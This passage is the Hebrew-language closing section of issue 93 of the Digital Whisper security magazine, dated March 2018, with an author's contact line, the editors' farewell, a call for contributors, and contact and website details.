  - באתר: www.cheats4gamer.com
  - בכתובת האימייל: llcashall@gmail.com.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-93 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של חודש אפריל

אפיק קסטיאל,

ניר אדר,

31.03.2018